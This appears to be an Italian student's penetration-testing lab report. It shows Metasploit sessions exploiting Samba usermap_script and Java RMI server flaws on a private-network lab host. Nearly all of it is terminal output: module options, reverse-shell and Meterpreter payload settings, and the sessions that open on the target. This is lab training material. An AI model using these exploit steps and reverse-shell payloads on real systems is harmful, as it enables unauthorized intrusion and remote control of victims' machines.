```
msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
```

Seconda parte


Qui ho anche specificato il payload e ho impostato l’ip e la porta della macchina attaccante.



```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set lport 445
lport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost ⇒ 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:445
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IaSgQr5QLHvhw4dG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IaSgQr5QLHvhw4dG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:445 → 192.168.50.101:50233) at 2024-01-16 11:43:22 +0100
```


Exploit java_rmi

Un altro exploit. Di seguito i vari passaggi




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                               normal     No     Java RMI Registry Interfaces Enum
eration
   1  exploit/multi/misc/java_rmi_server              2011-10-15       excellent  Yes    Java RMI Server Insecure Default
Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server          2011-10-15       normal     No     Java RMI Server Insecure Endpoint
 Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserializ
ation Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                         s/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on th
                                         e local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Procedimenti successivi



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOSTS 192.168.50.100
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS ⇒ 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload reque
   RHOSTS     192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/
                                         s/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This mu
                                         e local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly ger
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/asj6h91j7ul
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:42289) at 2024-01-16 12:05:35 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feca:e27f
IPv6 Netmask : ::

meterpreter > 
```

Fine della presentazione

Amedeo Natalizi